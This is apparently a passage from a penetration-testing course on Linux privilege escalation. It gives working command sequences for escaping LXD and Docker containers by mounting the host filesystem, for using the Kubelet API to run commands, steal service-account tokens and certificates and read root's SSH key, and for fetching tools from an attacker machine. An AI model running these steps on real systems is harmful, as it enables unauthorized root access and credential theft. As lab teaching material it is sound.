Such templates often do not have passwords, especially if they are uncomplicated test environments. These should be quickly accessible and uncomplicated to use. The focus on security would complicate the whole initiation, make it more difficult and thus slow it down considerably. If we are a little lucky and there is such a container on the system, it can be exploited. For this, we need to import this container as an image.

```
container-user@nix02:~$ lxc image import ubuntu-template.tar.xz --alias
ubuntutemp
container-user@nix02:~$ lxc image list

+-------------------------------------+--------------+--------+-----------
------------------------------+--------------+-----------------+----------
-+-------------------------------+
|                ALIAS                | FINGERPRINT  | PUBLIC |
DESCRIPTION                       | ARCHITECTURE |      TYPE       |    SIZE    |
UPLOAD DATE                   |
+-------------------------------------+--------------+--------+-----------
```

```
------------------------------+-------------+----------------+----------
-+------------------------------+
| ubuntu/18.04 (v1.1.2)                | 623c9f0bde47 | no     | Ubuntu
bionic amd64 (20221024_11:49)      | x86_64       | CONTAINER       |
106.49MB  | Oct 24, 2022 at 12:00am (UTC) |
+-------------------------------------+-------------+--------+-----------
------------------------------+-------------+----------------+----------
-+------------------------------+
```

After verifying that this image has been successfully imported, we can initiate the image and configure it by specifying the `security.privileged` flag and the root path for the container. This flag disables all isolation features that allow us to act on the host.

```
container-user@nix02:~$ lxc init ubuntutemp privesc -c
security.privileged=true
container-user@nix02:~$ lxc config device add privesc host-root disk
source=/ path=/mnt/root recursive=true
```

Once we have done that, we can start the container and log into it. In the container, we can then go to the path we specified to access the `resource` of the host system as `root`.

```
container-user@nix02:~$ lxc start privesc
container-user@nix02:~$ lxc exec privesc /bin/bash
root@nix02:~# ls -l /mnt/root

total 68
lrwxrwxrwx   1 root root     7 Apr 23  2020 bin -> usr/bin
drwxr-xr-x   4 root root  4096 Sep 22 11:34 boot
drwxr-xr-x   2 root root  4096 Oct  6  2021 cdrom
drwxr-xr-x  19 root root  3940 Oct 24 13:28 dev
drwxr-xr-x 100 root root  4096 Sep 22 13:27 etc
drwxr-xr-x   3 root root  4096 Sep 22 11:06 home
lrwxrwxrwx   1 root root     7 Apr 23  2020 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Apr 23  2020 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Apr 23  2020 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Apr 23  2020 libx32 -> usr/libx32
drwx------   2 root root 16384 Oct  6  2021 lost+found
drwxr-xr-x   2 root root  4096 Oct 24 13:28 media
drwxr-xr-x   2 root root  4096 Apr 23  2020 mnt
drwxr-xr-x   2 root root  4096 Apr 23  2020 opt
dr-xr-xr-x 307 root root     0 Oct 24 13:28 proc
drwx------   6 root root  4096 Sep 26 21:11 root
drwxr-xr-x  28 root root   920 Oct 24 13:32 run
lrwxrwxrwx   1 root root     8 Apr 23  2020 sbin -> usr/sbin
drwxr-xr-x   7 root root  4096 Oct  7  2021 snap
```

```
drwxr-xr-x   2 root root  4096 Apr 23  2020 srv
dr-xr-xr-x  13 root root     0 Oct 24 13:28 sys
drwxrwxrwt  13 root root  4096 Oct 24 13:44 tmp
drwxr-xr-x  14 root root  4096 Sep 22 11:11 usr
drwxr-xr-x  13 root root  4096 Apr 23  2020 var
```

Docker

Docker is a popular open-source tool that provides a portable and consistent runtime environment for software applications. It uses containers as isolated environments in user space that run at the operating system level and share the file system and system resources. One advantage is that containerization thus consumes significantly fewer resources than a traditional server or virtual machine. The core feature of Docker is that applications are encapsulated in so-called Docker containers. They can thus be used for any operating system. A Docker container represents a lightweight standalone executable software package that contains everything needed to run an application code runtime.

Docker Architecture

At the core of the Docker architecture lies a client-server model, where we have two primary components:

- The Docker daemon
- The Docker client

The Docker client acts as our interface for issuing commands and interacting with the Docker ecosystem, while the Docker daemon is responsible for executing those commands and managing containers.

Docker Daemon

The `Docker Daemon`, also known as the Docker server, is a critical part of the Docker platform that plays a pivotal role in container management and orchestration. Think of the Docker Daemon as the powerhouse behind Docker. It has several essential responsibilities like:

- running Docker containers
- interacting with Docker containers
- managing Docker containers on the host system.

Managing Docker Containers

Firstly, it handles the core containerization functionality. It coordinates the creation, execution, and monitoring of Docker containers, maintaining their isolation from the host and other containers. This isolation ensures that containers operate independently, with their own file systems, processes, and network interfaces. Furthermore, it handles Docker image management. It pulls images from registries, such as Docker Hub or private repositories, and stores them locally. These images serve as the building blocks for creating containers.

Additionally, the Docker Daemon offers monitoring and logging capabilities, for example:

- Captures container logs
- Provides insight into container activities, errors, and debugging information.

The Daemon also monitors resource utilization, such as CPU, memory, and network usage, allowing us to optimize container performance and troubleshoot issues.

Network and Storage

It facilitates container networking by creating virtual networks and managing network interfaces. It enables containers to communicate with each other and the outside world through network ports, IP addresses, and DNS resolution. The Docker Daemon also plays a critical role in storage management, since it handles Docker volumes, which are used to persist data beyond the lifespan of containers and manages volume creation, attachment, and clean-up, allowing containers to share or store data independently of each other.

Docker Clients

When we interact with Docker, we issue commands through the `Docker Client`, which communicates with the Docker Daemon (through a `RESTful API` or a `Unix socket`) and serves as our primary means of interacting with Docker. We also have the ability to create, start, stop, manage, remove containers, search, and download Docker images. With these options, we can pull existing images to use as a base for our containers or build our custom images using Dockerfiles. We have the flexibility to push our images to remote repositories, facilitating collaboration and sharing within our teams or with the wider community.

In comparison, the Daemon, on the other hand, carries out the requested actions, ensuring containers are created, launched, stopped, and removed as required.

Another client for Docker is `Docker Compose`. It is a tool that simplifies the orchestration of multiple Docker containers as a single application. It allows us to define our application's multi-container architecture using a declarative `YAML` (`.yaml`/`.yml`) file. With it, we can specify the services comprising our application, their dependencies, and their configurations. We define container images, environment variables, networking, volume bindings, and other settings. Docker Compose then ensures that all the defined containers are launched and interconnected, creating a cohesive and scalable application stack.

Docker Desktop

`Docker Desktop` is available for MacOS, Windows, and Linux operating systems and provides us with a user-friendly GUI that simplifies the management of containers and their components. This allows us to monitor the status of our containers, inspect logs, and manage the resources allocated to Docker. It provides an intuitive and visual way to interact with the Docker ecosystem, making it accessible to developers of all levels of expertise, and additionally, it supports Kubernetes.

Docker Images and Containers

Think of a `Docker image` as a blueprint or a template for creating containers. It encapsulates everything needed to run an application, including the application's code, dependencies, libraries, and configurations. An image is a self-contained, read-only package that ensures consistency and reproducibility across different environments. We can create images using a text file called a `Dockerfile`, which defines the steps and instructions for building the image.

A `Docker container` is an instance of a Docker image. It is a lightweight, isolated, and executable environment that runs applications. When we launch a container, it is created from a specific image, and the container inherits all the properties and configurations defined in that image. Each container operates independently, with its own filesystem, processes, and network interfaces. This isolation ensures that applications within containers remain separate from the underlying host system and other containers, preventing conflicts and interference.

While `images` are immutable and `read-only`, `containers` are mutable and `can be modified` during runtime. We can interact with containers, execute commands within them, monitor their logs, and even make changes to their filesystem or environment. However, any modifications made to a container's filesystem are not persisted unless explicitly saved as a new image or stored in a persistent volume.

Docker Privilege Escalation

What can happen is that we get access to an environment where we will find users who can manage docker containers. With this, we could look for ways how to use those docker containers to obtain higher privileges on the target system. We can use several ways and techniques to escalate our privileges or escape the docker container.

Docker Shared Directories

When using Docker, shared directories (volume mounts) can bridge the gap between the host system and the container's filesystem. With shared directories, specific directories or files on the host system can be made accessible within the container. This is incredibly useful for persisting data, sharing code, and facilitating collaboration between development environments and Docker containers. However, it always depends on the setup of the environment and the goals that administrators want to achieve. To create a shared directory, a path on the host system and a corresponding path within the container is specified, creating a direct link between the two locations.

Shared directories offer several advantages, including the ability to persist data beyond the lifespan of a container, simplify code sharing and development, and enable collaboration within teams. It's important to note that shared directories can be mounted as read-only or read-write, depending on specific administrator requirements. When mounted as read-only, modifications made within the container won't affect the host system, which is useful when read-only access is preferred to prevent accidental modifications.

When we get access to the docker container and enumerate it locally, we might find additional (non-standard) directories on the docker's filesystem.

```
root@container:~$ cd /hostsystem/home/cry0l1t3
root@container:/hostsystem/home/cry0l1t3$ ls -l

-rw-------  1 cry0l1t3 cry0l1t3  12559 Jun 30 15:09 .bash_history
-rw-r--r--  1 cry0l1t3 cry0l1t3    220 Jun 30 15:09 .bash_logout
-rw-r--r--  1 cry0l1t3 cry0l1t3   3771 Jun 30 15:09 .bashrc
drwxr-x--- 10 cry0l1t3 cry0l1t3   4096 Jun 30 15:09 .ssh

root@container:/hostsystem/home/cry0l1t3$ cat .ssh/id_rsa

-----BEGIN RSA PRIVATE KEY-----
<SNIP>
```

From here on, we could copy the contents of the private SSH key to `cry0l1t3.priv` file and use it to log in as the user `cry0l1t3` on the host system.

```
ssh cry0l1t3@<host IP> -i cry0l1t3.priv
```

Docker Sockets

A Docker socket or Docker daemon socket is a special file that allows us and processes to communicate with the Docker daemon. This communication occurs either through a Unix socket or a network socket, depending on the configuration of our Docker setup. It acts as a bridge, facilitating communication between the Docker client and the Docker daemon. When we issue a command through the Docker CLI, the Docker client sends the command to the Docker socket, and the Docker daemon, in turn, processes the command and carries out the requested actions.

Nevertheless, Docker sockets require appropriate permissions to ensure secure communication and prevent unauthorized access. Access to the Docker socket is typically restricted to specific users or user groups, ensuring that only trusted individuals can issue commands and interact with the Docker daemon. By exposing the Docker socket over a network interface, we can remotely manage Docker hosts, issue commands, and control containers and other resources. This remote API access expands the possibilities for distributed Docker setups and remote management scenarios. However, depending on the configuration, there are many ways where automated processes or tasks can be stored. Those files can contain very useful information for us that we can use to escape the Docker container.

```
htb-student@container:~/app$ ls -al

total 8
drwxr-xr-x 1 htb-student htb-student 4096 Jun 30 15:12 .
drwxr-xr-x 1 root        root        4096 Jun 30 15:12 ..
srw-rw---- 1 root        root           0 Jun 30 15:27 docker.sock
```

From here on, we can use the `docker` to interact with the socket and enumerate what docker containers are already running. If not installed, then we can download it here and upload it to the Docker container.

```
htb-student@container:/tmp$ wget https://<parrot-os>:443/docker -O docker
htb-student@container:/tmp$ chmod +x docker
htb-student@container:/tmp$ ls -l

-rwxr-xr-x 1 htb-student htb-student 0 Jun 30 15:27 docker

htb-student@container:~/tmp$ /tmp/docker -H unix:///app/docker.sock ps

CONTAINER ID     IMAGE         COMMAND                   CREATED
STATUS           PORTS     NAMES
3fe8a4782311     main_app      "/docker-entry.s..."     3 days ago     Up 12
minutes     443/tcp    app
<SNIP>
```

We can create our own Docker container that maps the host’s root directory (`/`) to the `/hostsystem` directory on the container. With this, we will get full access to the host system. Therefore, we must map these directories accordingly and use the `main_app` Docker image.

```
htb-student@container:/app$ /tmp/docker -H unix:///app/docker.sock run --
rm -d --privileged -v /:/hostsystem main_app
htb-student@container:~/app$ /tmp/docker -H unix:///app/docker.sock ps

CONTAINER ID     IMAGE         COMMAND                  CREATED
STATUS           PORTS     NAMES
7ae3bcc818af     main_app      "/docker-entry.s..."     12 seconds ago
Up 8 seconds     443/tcp   app
3fe8a4782311     main_app      "/docker-entry.s..."     3 days ago
Up 17 minutes    443/tcp   app
<SNIP>
```

Now, we can log in to the new privileged Docker container with the ID `7ae3bcc818af` and navigate to the `/hostsystem`.

```
htb-student@container:/app$ /tmp/docker -H unix:///app/docker.sock exec -
it 7ae3bcc818af /bin/bash

root@7ae3bcc818af:~# cat /hostsystem/root/.ssh/id_rsa

-----BEGIN RSA PRIVATE KEY-----
<SNIP>
```

From there, we can again try to grab the private SSH key and log in as root or as any other user on the system with a private SSH key in its folder.

Docker Group

To gain root privileges through Docker, the user we are logged in with must be in the `docker` group. This allows him to use and control the Docker daemon.

```
docker-user@nix02:~$ id

uid=1000(docker-user) gid=1000(docker-user) groups=1000(docker-
user),116(docker)
```

Alternatively, Docker may have SUID set, or we are in the Sudoers file, which permits us to run `docker` as root. All three options allow us to work with Docker to escalate our privileges.

Most hosts have a direct internet connection because the base images and containers must be downloaded. However, many hosts may be disconnected from the internet at night and outside working hours for security reasons. However, if these hosts are located in a network where, for example, a web server has to pass through, it can still be reached.

To see which images exist and which we can access, we can use the following command:

```
docker-user@nix02:~$ docker image ls

REPOSITORY                           TAG                 IMAGE ID
CREATED         SIZE
ubuntu                               20.04               20fffa419e3a   2
days ago     72.8MB
```

Docker Socket

A case that can also occur is when the Docker socket is writable. Usually, this socket is located in `/var/run/docker.sock`. However, the location can understandably be different. Because basically, this can only be written by the root or docker group. If we act as a user, not in one of these two groups, and the Docker socket still has the privileges to be writable, then we can still use this case to escalate our privileges.

```
docker-user@nix02:~$ docker -H unix:///var/run/docker.sock run -v /:/mnt -
-rm -it ubuntu chroot /mnt bash

root@ubuntu:~# ls -l

total 68
lrwxrwxrwx   1 root root     7 Apr 23  2020 bin -> usr/bin
drwxr-xr-x   4 root root  4096 Sep 22 11:34 boot
drwxr-xr-x   2 root root  4096 Oct  6  2021 cdrom
drwxr-xr-x  19 root root  3940 Oct 24 13:28 dev
drwxr-xr-x 100 root root  4096 Sep 22 13:27 etc
drwxr-xr-x   3 root root  4096 Sep 22 11:06 home
lrwxrwxrwx   1 root root     7 Apr 23  2020 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Apr 23  2020 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Apr 23  2020 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Apr 23  2020 libx32 -> usr/libx32
drwx------   2 root root 16384 Oct  6  2021 lost+found
drwxr-xr-x   2 root root  4096 Oct 24 13:28 media
drwxr-xr-x   2 root root  4096 Apr 23  2020 mnt
drwxr-xr-x   2 root root  4096 Apr 23  2020 opt
dr-xr-xr-x 307 root root     0 Oct 24 13:28 proc
drwx------   6 root root  4096 Sep 26 21:11 root
drwxr-xr-x  28 root root   920 Oct 24 13:32 run
lrwxrwxrwx   1 root root     8 Apr 23  2020 sbin -> usr/sbin
drwxr-xr-x   7 root root  4096 Oct  7  2021 snap
drwxr-xr-x   2 root root  4096 Apr 23  2020 srv
dr-xr-xr-x  13 root root     0 Oct 24 13:28 sys
drwxrwxrwt  13 root root  4096 Oct 24 13:44 tmp
drwxr-xr-x  14 root root  4096 Sep 22 11:11 usr
```

```
drwxr-xr-x  13 root root  4096 Apr 23  2020 var
```

Kubernetes

Kubernetes, also known as `K8s`, stands out as a revolutionary technology that has had a significant impact on the software development landscape. This platform has completely transformed the process of deploying and managing applications, providing a more efficient and streamlined approach. Offering an open-source architecture, Kubernetes has been specifically designed to facilitate faster and more straightforward deployment, scaling, and management of application containers.

Developed by Google, Kubernetes leverages over a decade of experience in running complex workloads. As a result, it has become a critical tool in the DevOps universe for microservices orchestration. Since its creation, Kubernetes has been donated to the Cloud Native Computing Foundation, where it has become the industry's gold standard. Understanding the security aspects of K8 containers is crucial. We will probably be able to access one of the many containers during our penetration test.

One of the key features of Kubernetes is its adaptability and compatibility with various environments. This platform offers an extensive range of features that enable developers and system administrators to easily configure, automate, and scale their deployments and applications. As a result, Kubernetes has become a go-to solution for organizations looking to streamline their development processes and improve efficiency.

Kubernetes is a container orchestration system, which functions by running all applications in containers isolated from the host system through `multiple layers of protection`. This approach ensures that applications are not affected by changes in the host system, such as updates or security patches. The K8s architecture comprises a `master node` and `worker nodes`, each with specific roles.

K8s Concept

Kubernetes revolves around the concept of pods, which can hold one or more closely connected containers. Each pod functions as a separate virtual machine on a node, complete with its own IP, hostname, and other details. Kubernetes simplifies the management of multiple containers by offering tools for load balancing, service discovery, storage orchestration, self-healing, and more. Despite challenges in security and management, K8s continues to grow and improve with features like `Role-Based Access`

`Control` (`RBAC`), `Network Policies` , and `Security Contexts` , providing a safer environment for applications.

Differences between K8 and Docker

Function	Docker	Kubernetes
`Primary`	Platform for containerizing Apps	An orchestration tool for managing containers
`Scaling`	Manual scaling with Docker swarm	Automatic scaling
`Networking`	Single network	Complex network with policies
`Storage`	Volumes	Wide range of storage options

Kubernetes architecture is primarily divided into two types of components:

- `The Control Plane` (master node), which is responsible for controlling the Kubernetes cluster
- `The Worker Nodes` (minions), where the containerized applications are run

Nodes

The master node hosts the Kubernetes `Control Plane` , which manages and coordinates all activities within the cluster and it also ensures that the cluster's desired state is maintained. On the other hand, the `Minions` execute the actual applications and they receive instructions from the Control Plane and ensure the desired state is achieved.

It covers versatility in accommodating various needs, such as supporting databases, AI/ML workloads, and cloud-native microservices. Additionally, it's capable of managing high-resource applications at the edge and is compatible with different platforms. Therefore, it can be utilized on public cloud services like Google Cloud, Azure, and AWS or within private on-premises data centers.

Control Plane

The Control Plane serves as the management layer. It consists of several crucial components, including:

Service	TCP Ports
`etcd`	`2379` , `2380`
`API server`	`6443`
`Scheduler`	`10251`
`Controller Manager`	`10252`

Service	TCP Ports
`Kubelet API`	`10250`
`Read-Only Kubelet API`	`10255`

These elements enable the `Control Plane` to make decisions and provide a comprehensive view of the entire cluster.

Minions

Within a containerized environment, the `Minions` (worker nodes) serve as the designated location for running applications. It's important to note that each node is managed and regulated by the Control Plane, which helps ensure that all processes running within the containers operate smoothly and efficiently.

The `Scheduler`, based on the `API server`, understands the state of the cluster and schedules new pods on the nodes accordingly. After deciding which node a pod should run on, the API server updates the `etcd`.

Understanding how these components interact is essential for grasping the functioning of Kubernetes. The API server is the entry point for all the administrative commands, either from users via kubectl or from the controllers. This server communicates with etcd to fetch or update the cluster state.

K8's Security Measures

Kubernetes security can be divided into several domains:

- Cluster infrastructure security
- Cluster configuration security
- Application security
- Data security

Each domain includes multiple layers and elements that must be secured and managed appropriately by the developers and administrators.

Kubernetes API

The core of Kubernetes architecture is its API, which serves as the main point of contact for all internal and external interactions. The Kubernetes API has been designed to support declarative control, allowing users to define their desired state for the system. This enables Kubernetes to take the necessary steps to implement the desired state. The kube-apiserver is responsible for hosting the API, which handles and verifies RESTful requests for modifying the system's state. These requests can involve creating, modifying, deleting, and retrieving information related to various resources within the system. Overall, the Kubernetes API plays a crucial role in facilitating seamless communication and control within the Kubernetes cluster.

Within the Kubernetes framework, an API resource serves as an endpoint that houses a specific collection of API objects. These objects pertain to a particular category and include essential elements such as Pods, Services, and Deployments, among others. Each unique resource comes equipped with a distinct set of operations that can be executed, including but not limited to:

Request	Description
`GET`	Retrieves information about a resource or a list of resources.
`POST`	Creates a new resource.
`PUT`	Updates an existing resource.
`PATCH`	Applies partial updates to a resource.
`DELETE`	Removes a resource.

Authentication

In terms of authentication, Kubernetes supports various methods such as client certificates, bearer tokens, an authenticating proxy, or HTTP basic auth, which serve to verify the user's identity. Once the user has been authenticated, Kubernetes enforces authorization decisions using Role-Based Access Control (`RBAC`). This technique involves assigning specific roles to users or processes with corresponding permissions to access and operate on resources. Therefore, Kubernetes' authentication and authorization process is a comprehensive security measure that ensures only authorized users can access resources and perform operations.

In Kubernetes, the `Kubelet` can be configured to permit `anonymous access`. By default, the Kubelet allows anonymous access. Anonymous requests are considered unauthenticated, which implies that any request made to the Kubelet without a valid client certificate will be treated as anonymous. This can be problematic as any process or user that can reach the Kubelet API can make requests and receive responses, potentially exposing sensitive information or leading to unauthorized actions.

K8's API Server Interaction

```
cry0l1t3@k8:~$ curl https://10.129.10.11:6443 -k

{
        "kind": "Status",
        "apiVersion": "v1",
        "metadata": {},
        "status": "Failure",
        "message": "forbidden: User \"system:anonymous\" cannot get path
\"/\"",
        "reason": "Forbidden",
        "details": {},
        "code": 403
}
```

`System:anonymous` typically represents an unauthenticated user, meaning we haven't provided valid credentials or are trying to access the API server anonymously. In this case, we try to access the root path, which would grant significant control over the Kubernetes cluster if successful. By default, access to the root path is generally restricted to authenticated and authorized users with administrative privileges and the API server denied the request, responding with a `403 Forbidden` status code accordingly.

Kubelet API - Extracting Pods

```
cry0l1t3@k8:~$ curl https://10.129.10.11:10250/pods -k | jq .

...SNIP...
{
  "kind": "PodList",
  "apiVersion": "v1",
  "metadata": {},
  "items": [
    {
      "metadata": {
        "name": "nginx",
        "namespace": "default",
        "uid": "aadedfce-4243-47c6-ad5c-faa5d7e00c0c",
        "resourceVersion": "491",
        "creationTimestamp": "2023-07-04T10:42:02Z",
        "annotations": {
          "kubectl.kubernetes.io/last-applied-configuration": "
{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"annotations\":
{},\"name\":\"nginx\",\"namespace\":\"default\"},\"spec\":{\"containers\":
[{\"image\":\"nginx:1.14.2\",\"imagePullPolicy\":\"Never\",\"name\":\"ngin
x\",\"ports\":[{\"containerPort\":80}]}]}}\n",
          "kubernetes.io/config.seen": "2023-07-04T06:42:02.263953266-
04:00",
          "kubernetes.io/config.source": "api"
        },
        "managedFields": [
          {
            "manager": "kubectl-client-side-apply",
            "operation": "Update",
            "apiVersion": "v1",
            "time": "2023-07-04T10:42:02Z",
            "fieldsType": "FieldsV1",
            "fieldsV1": {
              "f:metadata": {
                "f:annotations": {
                  ".": {},
                  "f:kubectl.kubernetes.io/last-applied-configuration": {}
                }
              },
              "f:spec": {
                "f:containers": {
                  "k:{\"name\":\"nginx\"}": {
                    ".": {},
                    "f:image": {},
                    "f:imagePullPolicy": {},
                    "f:name": {},
                    "f:ports": {
                                        ...SNIP...
```

The information displayed in the output includes the `names`, `namespaces`, `creation timestamps`, and `container images` of the pods. It also shows the `last applied configuration` for each pod, which could contain confidential details regarding the container images and their pull policies.

Understanding the container images and their versions used in the cluster can enable us to identify known vulnerabilities and exploit them to gain unauthorized access to the system. Namespace information can provide insights into how the pods and resources are arranged within the cluster, which we can use to target specific namespaces with known vulnerabilities. We can also use metadata such as `uid` and `resourceVersion` to perform reconnaissance and recognize potential targets for further attacks. Disclosing the last applied configuration can potentially expose sensitive information, such as passwords, secrets, or API tokens, used during the deployment of the pods.

We can further analyze the pods with the following command:

Kubeletctl - Extracting Pods

```
cry0l1t3@k8:~$ kubeletctl -i --server 10.129.10.11 pods

┌─────────────────────────────────────────────────────────────────────────────
───────┐
│                                 Pods from Kubelet
│
├───┬─────────────────────────────────────┬─────────────┬─────────────────────
───────┤
│   │ POD                                 │ NAMESPACE   │ CONTAINERS
```

```
│
├───┼────────────────────────────────────┼─────────────┼──────────────────
───────┤
│ 1 │ coredns-78fcd69978-zbwf9            │ kube-system │ coredns
│
│   │                                     │             │
│
├───┼────────────────────────────────────┼─────────────┼──────────────────
───────┤
│ 2 │ nginx                               │ default     │ nginx
│
│   │                                     │             │
│
├───┼────────────────────────────────────┼─────────────┼──────────────────
───────┤
│ 3 │ etcd-steamcloud                     │ kube-system │ etcd
│
│   │                                     │             │
│
├───┼────────────────────────────────────┼─────────────┼──────────────────
───────┤
```

To effectively interact with pods within the Kubernetes environment, it's important to have a clear understanding of the available commands. One approach that can be particularly useful is utilizing the `scan rce` command in `kubeletctl`. This command provides valuable insights and allows for efficient management of pods.

Kubelet API - Available Commands

```
cry0l1t3@k8:~$ kubeletctl -i --server 10.129.10.11 scan rce

┌──────────────────────────────────────────────────────────────────────────
────────────────────────────┐
│                                   Node with pods vulnerable to RCE
│
├───┬──────────────┬────────────────────────────────────┬─────────────┬───
──────────────────────┬─────┤
│   │ NODE IP      │ PODS                                │ NAMESPACE   │
CONTAINERS               │ RCE │
├───┼──────────────┼────────────────────────────────────┼─────────────┼───
──────────────────────┼─────┤
│   │              │                                     │             │
│ RUN │
├───┼──────────────┼────────────────────────────────────┼─────────────┼───
──────────────────────┼─────┤
│ 1 │ 10.129.10.11 │ nginx                               │ default     │
nginx                    │ +   │
```

```
├───┼─────────────┼────────────────────────────────┼────────────┼───
─────────────────────┼─────┤
│ 2 │             │ etcd-steamcloud                │ kube-system │
etcd                     │ -   │
├───┼─────────────┼────────────────────────────────┼────────────┼───
─────────────────────┼─────┤
```

It is also possible for us to engage with a container interactively and gain insight into the extent of our privileges within it. This allows us to better understand our level of access and control over the container's contents.

Kubelet API - Executing Commands

```
cry0l1t3@k8:~$ kubeletctl -i --server 10.129.10.11 exec "id" -p nginx -c
nginx

uid=0(root) gid=0(root) groups=0(root)
```

The output of the command shows that the current user executing the `id` command inside the container has root privileges. This indicates that we have gained administrative access within the container, which could potentially lead to privilege escalation vulnerabilities. If we gain access to a container with root privileges, we can perform further actions on the host system or other containers.

Privilege Escalation

To gain higher privileges and access the host system, we can utilize a tool called kubeletctl to obtain the Kubernetes service account's `token` and `certificate` (`ca.crt`) from the server. To do this, we must provide the server's IP address, namespace, and target pod. In case we get this token and certificate, we can elevate our privileges even more, move horizontally throughout the cluster, or gain access to additional pods and resources.

Kubelet API - Extracting Tokens

```
cry0l1t3@k8:~$ kubeletctl -i --server 10.129.10.11 exec "cat
/var/run/secrets/kubernetes.io/serviceaccount/token" -p nginx -c nginx |
tee -a k8.token

eyJhbGciOiJSUzI1NiIsImtpZC...SNIP...UfT3OKQH6Sdw
```

Kubelet API - Extracting Certificates

```
cry0l1t3@k8:~$ kubeletctl --server 10.129.10.11 exec "cat
/var/run/secrets/kubernetes.io/serviceaccount/ca.crt" -p nginx -c nginx |
tee -a ca.crt

-----BEGIN CERTIFICATE-----
MIIDBjCCAe6gAwIBAgIBATANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwptaW5p
<SNIP>
MhxgN4lKI0zpxFBTpIwJ3iZemSfh3pY2UqX03ju4TreksGMkX/hZ2NyIMrKDpolD
602eXnhZAL3+dA==
-----END CERTIFICATE-----
```

Now that we have both the `token` and `certificate`, we can check the access rights in the Kubernetes cluster. This is commonly used for auditing and verification to guarantee that users have the correct level of access and are not given more privileges than they need. However, we can use it for our purposes and we can inquire of K8s whether we have permission to perform different actions on various resources.

List Privileges

```
cry0l1t3@k8:~$ export token=`cat k8.token`
cry0l1t3@k8:~$ kubectl --token=$token --certificate-authority=ca.crt --
server=https://10.129.10.11:6443 auth can-i --list

Resources
Non-Resource URLs       Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io          []
[]                               [create]
selfsubjectrulesreviews.authorization.k8s.io           []
[]                               [create]
pods
[]                                       []
[get create list]
...SNIP...
```

Here we can see a few very important information. Besides the selfsubject-resources we can `get`, `create`, and `list` pods which are the resources representing the running container in the cluster. From here on, we can create a `YAML` file that we can use to create a new container and mount the entire root filesystem from the host system into this container's `/root` directory. From there on, we could access the host systems files and directories. The `YAML` file could look like following:

Pod YAML

```
apiVersion: v1
kind: Pod
metadata:
  name: privesc
  namespace: default
spec:
  containers:
  - name: privesc
    image: nginx:1.14.2
    volumeMounts:
    - mountPath: /root
      name: mount-root-into-mnt
  volumes:
  - name: mount-root-into-mnt
    hostPath:
       path: /
  automountServiceAccountToken: true
  hostNetwork: true
```

Once created, we can now create the new pod and check if it is running as expected.

Creating a new Pod

```
cry0l1t3@k8:~$ kubectl --token=$token --certificate-authority=ca.crt --
server=https://10.129.96.98:6443 apply -f privesc.yaml

pod/privesc created

cry0l1t3@k8:~$ kubectl --token=$token --certificate-authority=ca.crt --
server=https://10.129.96.98:6443 get pods

NAME    READY   STATUS  RESTARTS       AGE
nginx   1/1             Running 0                      23m
privesc 1/1             Running 0                      12s
```

If the pod is running we can execute the command and we could spawn a reverse shell or retrieve sensitive data like private SSH key from the root user.

Extracting Root's SSH Key

```
cry0l1t3@k8:~$ kubeletctl --server 10.129.10.11 exec "cat
/root/root/.ssh/id_rsa" -p privesc -c privesc

-----BEGIN OPENSSH PRIVATE KEY-----
```

```
...SNIP...
```

Logrotate

Every Linux system produces large amounts of log files. To prevent the hard disk from overflowing, a tool called `logrotate` takes care of archiving or disposing of old logs. If no attention is paid to log files, they become larger and larger and eventually occupy all available disk space. Furthermore, searching through many large log files is time-consuming. To prevent this and save disk space, `logrotate` has been developed. The logs in `/var/log` give administrators the information they need to determine the cause behind malfunctions. Almost more important are the unnoticed system details, such as whether all services are running correctly.

`Logrotate` has many features for managing these log files. These include the specification of:

- the `size` of the log file,
- its `age`,
- and the `action` to be taken when one of these factors is reached.

```
man logrotate
# or
logrotate --help

Usage: logrotate [OPTION...] <configfile>
  -d, --debug               Don't do anything, just test and print debug
messages
  -f, --force               Force file rotation
  -m, --mail=command        Command to send mail (instead of
'/usr/bin/mail')
  -s, --state=statefile     Path of state file
      --skip-state-lock     Do not lock the state file
  -v, --verbose             Display messages during rotation
  -l, --log=logfile         Log file or 'syslog' to log to syslog
      --version             Display version information

Help options:
  -?, --help                Show this help message
      --usage               Display brief usage message
```

The function of the rotation itself consists in renaming the log files. For example, new log files can be created for each new day, and the older ones will be renamed automatically.

Another example of this would be to empty the oldest log file and thus reduce memory consumption.

This tool is usually started periodically via `cron` and controlled via the configuration file `/etc/logrotate.conf`. Within this file, it contains global settings that determine the function of `logrotate`.

```
cat /etc/logrotate.conf

# see "man logrotate" for details

# global options do not affect preceding include directives

# rotate log files weekly
weekly

# use the adm group by default, since this is the owning group
# of /var/log/syslog.
su root adm

# keep 4 weeks worth of backlogs
rotate 4

# create new (empty) log files after rotating old ones
create

# use date as a suffix of the rotated file
#dateext

# uncomment this if you want your log files compressed
#compress

# packages drop log rotation information into this directory
include /etc/logrotate.d

# system-specific logs may also be configured here.
```

To force a new rotation on the same day, we can set the date after the individual log files in the status file `/var/lib/logrotate.status` or use the `-f` / `--force` option:

```
sudo cat /var/lib/logrotate.status

/var/log/samba/log.smbd" 2022-8-3
/var/log/mysql/mysql.log" 2022-8-3
```

We can find the corresponding configuration files in `/etc/logrotate.d/` directory.

```
ls /etc/logrotate.d/

alternatives  apport  apt  bootlog  btmp  dpkg  mon  rsyslog  ubuntu-
advantage-tools  ufw  unattended-upgrades  wtmp
```

```
cat /etc/logrotate.d/dpkg

/var/log/dpkg.log {
        monthly
        rotate 12
        compress
        delaycompress
        missingok
        notifempty
        create 644 root root
}
```

To exploit `logrotate`, we need some requirements that we have to fulfill.

1. we need `write` permissions on the log files
2. logrotate must run as a privileged user or `root`
3. vulnerable versions:
    - 3.8.6
    - 3.11.0
    - 3.15.0
    - 3.18.0

There is a prefabricated exploit that we can use for this if the requirements are met. This exploit is named logrotten. We can download and compile it on a similar kernel of the target system and then transfer it to the target system. Alternatively, if we can compile the code on the target system, then we can do it directly on the target system.

```
logger@nix02:~$ git clone https://github.com/whotwagner/logrotten.git
logger@nix02:~$ cd logrotten
logger@nix02:~$ gcc logrotten.c -o logrotten
```

